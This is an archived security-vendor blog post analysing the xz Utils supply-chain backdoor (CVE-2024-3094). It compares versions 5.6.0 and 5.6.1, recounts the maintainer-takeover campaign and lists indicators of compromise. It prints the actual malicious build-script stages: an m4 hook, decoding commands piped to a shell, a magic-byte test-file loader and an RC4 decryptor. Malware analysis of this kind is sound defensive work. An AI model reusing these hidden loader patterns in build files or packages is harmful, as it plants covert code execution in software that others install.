XZ Utils Backdoor | Threat Actor Planned to Inject Further Vulnerabilities


By Sarthak Misraa & Antonio Pirozzi

Published: 2024-04-10 · Archived: 2026-04-05 18:17:45 UTC

On Mar 29, 2024 details emerged about CVE-2024-3094, a vulnerability impacting the xz compression libraries used by Linux distributions.

The backdoor code was distributed to all rolling distributions. However, it was tailored to target distributions such as Debian and Fedora, which patch their SSH daemon with `liblzma`. Further, the backdoor scripts included system checks to guarantee that the object files were solely injected into Debian and Fedora distributions.

SentinelOne analyzed the technical implementation of the xz backdoor and the differences between the two versions. In this blog post, we describe and explore how subtle changes made by the threat actor in the code commits suggest that further backdoors were being planned.



XZ Compromise | A Technical Breakdown

In the first iteration of the compromise (version 5.6.0), the actor successfully added code to the xz repository that enabled injection of the backdoor on Debian and Fedora distributions. However, the second iteration (version 5.6.1) adds significantly more maturity by introducing the ability to execute additional shell scripts during the build phase via binary test blobs, presumably to make future updates to the backdoor less suspicious.

The injection of malicious shell scripts occurs during the execution of the `configure` command, which then inserts code inside the Makefile to build and replace object files with backdoor-infected counterparts.

Although the backdoor and its functionality remain the same across both versions, the setup to inject and replace object files differs. These discrepancies offer insights into the motivation and long-term plan of the threat actor.

Initial Setup

The first piece of the backdoor is the `m4/build-to-host.m4` file. This file orchestrates minor modifications and conceals the extraction and execution of the Stage 1 backdoor file, `bad-3-corrupt_lzma2.xz`.

Note how the `grep` command matches one file in the source directory:

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
if test -n "$gl_am_configmake"; then
  HAVE_PKG_CONFIGMAKE=1
else
  HAVE_PKG_CONFIGMAKE=0
fi
```

```
[redacted] grep -aErls "#{4}[[:alnum:]]{5}#{4}$"  ../xz-5.6.1
../xz-5.6.1/tests/files/bad-3-corrupt_lzma2.xz
[redacted] grep -aErls "#{4}[[:alnum:]]{5}#{4}$"  ../xz-5.6.0
../xz-5.6.0/tests/files/bad-3-corrupt_lzma2.xz
[redacted]
```

Only one file matches given bytes for both versions

The actor introduced several new files that contributed to setting up Stage 2 of the backdoor in a later commit with the description, “Tests: Add a few test files”.

The next step extracts and stores the script from the `bad-3-corrupt_lzma2.xz` file within the variable `gl_[$1]_config`.

```
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
```

Here, the extracted script is executed, marking the progression towards the Stage 1 payload of the attack cycle.

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```

Stage 1 Payload | System Checks & Extraction

The Stage 1 payload can be extracted from the `bad-3-corrupt_lzma2.xz` file via the following command:

```
cat bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
```


This payload is responsible for extracting the Stage 2 payload from `good-large_compressed.lzma` and executing the setup script. There are several variables defined in this step that will be utilized in the later stages.

Another notable feature of this stage is the repeated use of the `head` command to discard 1024 bytes (1 KB) but use other 2048 bytes (2 KB) in a cyclic manner. This layer of obfuscation extracts another payload and removes junk data used to hide the payload, as shown in the following code from version 5.6.0:

```
####Hello####
#<86>ùZ+.hj¼
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head
-c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/nu
ll) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
 +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2
048 && (head -c +1024 >/dev/null) && head -c +724)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31
265|tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
####World####
```

This stage in version 5.6.1 has several differences from the previous version. One notable distinction is the inclusion of an operating system check to ensure that the backdoor is injected only when built on a Linux machine, which repeats five times.

Additionally, minor variations include changing the final byte count in the `head` command from 724 to 939, and adjusting the argument for the `tr` utility to account for this modified offset.



Diff of data extraction step in version 5.6.0 (left) and 5.6.1 (right)

Following extraction, this payload is executed by piping it to `bash`, which advances the attack chain to Stage 2.

Stage 2 Payload | Injecting The Backdoor

The Second Stage Payload is responsible for the extraction, injection and cleaning of the backdoor files on Debian and Fedora builds. The script is broken in two execution phases:

- Phase 1: executed during the configure command; injects code into the makefile
- Phase 2: executed during the make command; injects the backdoor in object files

The script injects code in the makefile to execute the malicious code by running the `make` command. The script is aware of the phase it is executing in by checking the presence of `config.status` file and `.libs/liblzma_la-crc64_fast.o`.

This stage differs between versions. We believe the newer version seeks to make the backdoor modular so that other payloads could be injected down the line without adding new code to the build files.

5.6.0_stage_2_backdoor_extracted.sh	048b064241f06b0975c2e20132379b5478af0247
5.6.1_stage_2_backdoor_extracted.sh	cc23255b7c051d9c35d769d4e91d168e3f410c01

The script defines several environment variables that should be considered indicators of compromise when present on a system:

- `is_arch_extension_supported` : a check that is replaced by `_get_cpuid` from a malicious object file
- `__get_cpuid` : function that is replaced by malicious function exported in the backdoor object file
- `Good-large_compressed.lzma` and `bad-3-corrupt_lzma2.xz` : Files that contain setup scripts for the backdoor


```
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\" $P\""
O="^pic_flag=\" -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
[ ! $(uname)="Linux" ] && exit 0
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD=\'\/ config.status`
eval `grep ^CC=\' config.status`
eval `grep ^GCC=\' config.status`
eval `grep ^srcdir=\' config.status`
eval `grep ^build=\'x86_64 config.status`
eval `grep ^enable_shared=\'yes\' config.status`
eval `grep ^enable_static=\' config.status`
eval `grep ^gl_path_map=\' config.status`
```

This step enables several checks which are performed before the backdoor is injected during the build process:

- Checks that the GCC compiler is installed
- Checks that the operating system is Linux and that the distribution is Debian or Fedora
- Checks for the presence of a file named `config.status`

During this stage, the difference between versions 5.6.0 and 5.6.1 becomes significant. In 5.6.1, the threat actor introduced a code snippet aimed at enhancing the modularity of the backdoor. This modification enables the potential injection of different variants via test files in subsequent stages.


If any test file exists within the directory `srcdir/tests/files/` and contains the magic bytes `~!:_ W` and `|_!{ -`, the file will be unpacked and subsequently processed to execute the embedded scripts.



Diff showing new code added to version 5.6.1 (right)

This enables the threat actor to deploy multiple backdoors in upstream packages through binary test files without arousing suspicion in the commit tree. These test binary blobs typically serve the purpose of stress-testing compression algorithms, pushing them to their limits by providing unconventional binary data for decompression.

This backdoor feature addresses a significant challenge faced by the threat actor during the development of the backdoor in version 5.6.0. The commit history shows the actor fabricated a pretext to commit new test files in order to update the backdoor.



Git commit history

Such functionality isn't limited to a single instance. Another similar code snippet can be observed in the `elif` branch of the script executed during phase 2: `make` command execution. In this case, a check for magic bytes `jV!.^%` and `%.R.1Z` is performed, but the core extraction and execution of the script remain unchanged.

```
vs=`grep -broaF '~!:_ W' $srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`
ve=`grep -broaF '|_!{ -' $srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`
eval `cat $f1 | tail -c +${start} | head -c +${end} | tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" |
xz -F raw --lzma2 -dc`
fi
fi
fi
fi
```

The remaining part of Stage 2 is consistent across both versions. The backdoored object file is extracted from the file `good-large_compressed` via an intricate `awk` command.

```
awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;
}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF<1?RS:$1)
];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}'
```

This segment is an implementation of a modified RC4 algorithm, which decrypts the payload after processing the compressed data, and writes it to `liblzma_la-crc64-fast.o`. The process remains identical in both versions, differing only in the bytes that are written.

The backdoor leverages `ifunc` resolvers, a feature of `glibc` and a recent addition to the xz project. These resolvers enable developers to have multiple implementations of a function and dynamically select which one to use at runtime through a resolver function. In this context, the backdoor replaces existing functions, i.e `crc32_resolve()` and c `rc64_resolve()`, to execute different code discreetly. This mechanism provides an ideal means to execute the backdoor's code without raising suspicion.

The script then proceeds to modify the source code of `crc64_fast.c` and compile it dynamically to incorporate `ifunc` resolvers, linking the backdoored `liblzma_la-crc64_fast.o`. Once the backdoor is successfully linked and set up, the script initiates cleanup to remove the artifacts used to build the backdoor.

```
if $AM_V_CCLD$liblzma_la_LINK -rpath $libdir $liblzma_la_OBJECTS $liblzma_la_LIBADD; then
if test ! -f .libs/liblzma.so; then
mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
fi
rm -fr .libs/liblzma.a .libs/liblzma.la .libs/liblzma.lai .libs/liblzma.so* || true
else
mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
fi
rm -f .libs/liblzma_la-crc32-fast.o || true
rm -f .libs/liblzma_la-crc64-fast.o || true
else
mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
fi
else
mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
fi
rm -f liblzma_la-crc64-fast.o || true
fi
eval $DHLd
```

Analysis of Attack Execution

The overall compromise spanned over two years. Under the alias Jia Tan, the actor began contributing to the xz project on October 29, 2021. Initially, the commits were innocuous and minor. However, the actor gradually became a more active contributor to the project, steadily gaining reputation and trust within the community.

- Pressure emails
  While Jia Tan made active contributions to the project, the project maintainer Lasse Collin started receiving emails from different people that pressured Lasse to transfer maintainership of the project to Jia. It’s possible that these emails were orchestrated as part of the operation, purportedly originating from non-existent individuals.
- Addition Of Modularity in 5.6.1 release
  As outlined above, features that allow the build scripts to directly execute code from test binary files were added in the 5.6.1 release to the backdoor. This change indicates the actor planned to infect the xz repository with other vulnerabilities as well. This statement is also supported by the later commit made to break the LandLock functionality in xz util (not liblzma).
- Git Commit Forgery (disabling LandLock)
  The commit made February 28 2024 breaks the C program that is used to check support for LandLock. Landlock is a Linux kernel process sandboxing feature that restricts the rights of a set of processes, which would give the attacker more latitude to infect an impacted system. These commits are made under author Lasse Collin. It is possible commits were forged for these changes.

Attribution

The attribution of the operation and the intended targeting are currently unknown. Based on the sophistication and long timeframe required to execute this attack, we believe the actor is likely a state-aligned entity. It is plausible that this operation was outsourced by someone without necessarily revealing the true target of interest.

Conclusion

The operation that led to the xz backdoor demonstrates the risk of supply chain attacks in Open Source Software (OSS) projects. Open Source is often deemed safe from such attacks, given its scrutiny by a multitude of contributors, making it improbable to implant malicious code without detection.

The operation exploited gaps in the reputation process and the absence of audits on released tarballs. Moreover, commits to the LandLock functionality, along with code changes between versions, underscored the actor's intention to introduce additional backdoors and sustain access to the repository.

SentinelOne is closely monitoring this supply-chain attack. SentinelOne Singularity detects malicious behaviors attempted by an adversary via this backdoor.

Indicators of Compromise

5.6.0_stage_1_backdoor_blob.bin	96e42f5baf3f1bad129de247e9e0b30e6bcbd8fe
5.6.0_stage_1_backdoor_extracted.bin	1e14bb58eaa1c1ac3227fd999fe9c3aa80ab25d3
5.6.0_stage_2_backdoor_blob.bin	bbeaeac4a1d3849098c2ebbaea526d2404171295
5.6.0_stage_2_backdoor_extracted.sh	048b064241f06b0975c2e20132379b5478af0247
5.6.1_stage_1_backdoor_blob.bin	01e966ce1de7f847d2e44c52fea1eb58c081ea0d
5.6.1_stage_1_backdoor_extracted.sh	894b62c59533996a4376743782e78426a52f8cbc
5.6.1_stage_2_backdoor_blob.bin	dcc80761f84592b2c85ab71df2bc10b835121861
5.6.1_stage_2_backdoor_extracted_script.sh	cc23255b7c051d9c35d769d4e91d168e3f410c01
liblzma.so.5.6.0	72e8163734d586b6360b24167a3aff2a3c961efb
liblzma.so.5.6.1	8a75968834fc11ba774d7bbdc566d272ff45476c
liblzma.so.5	123e570ac3d28a9f7ce6c30fdb19e20a8c23efae
liblzma_la-crc64-fast.o	0ebf4b63737cdf3e084941c7d02f8eec5ca8d257
liblzma_la-crc64-fast.o	cc5c1d8f9924a3939f932a50f666dba03531e6a9
liblzma_la_crc64_fast.o	fb8b18fa39f198298c9f553496a18aa94fa75c03

Source: https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/